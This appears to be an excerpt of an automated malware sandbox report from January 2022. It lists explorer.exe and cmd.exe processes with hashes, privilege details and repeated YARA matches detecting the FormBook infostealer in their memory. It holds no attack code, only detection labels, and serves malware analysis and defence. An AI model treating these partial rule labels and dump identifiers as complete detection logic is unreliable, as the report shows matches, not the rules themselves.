JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.520506272.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.520506272.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.520506272.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.481476255.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.481476255.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.481476255.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.520415665.0000000000260000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.520415665.0000000000260000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.520415665.0000000000260000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2712

General

Start time:	20:21:55
Start date:	13/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.511908771.000000000921C000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.511908771.000000000921C000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.511908771.000000000921C000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.503980554.000000000921C000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.503980554.000000000921C000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.503980554.000000000921C000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 2568 Parent PID: 1764

General

Start time:	20:22:08
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe
Imagebase:	0x49d90000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.686600488.0000000000690000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.686600488.0000000000690000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.686600488.0000000000690000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.686491599.00000000000C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.686491599.00000000000C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.686491599.00000000000C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.686548955.0000000000430000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.686548955.0000000000430000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.686548955.0000000000430000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis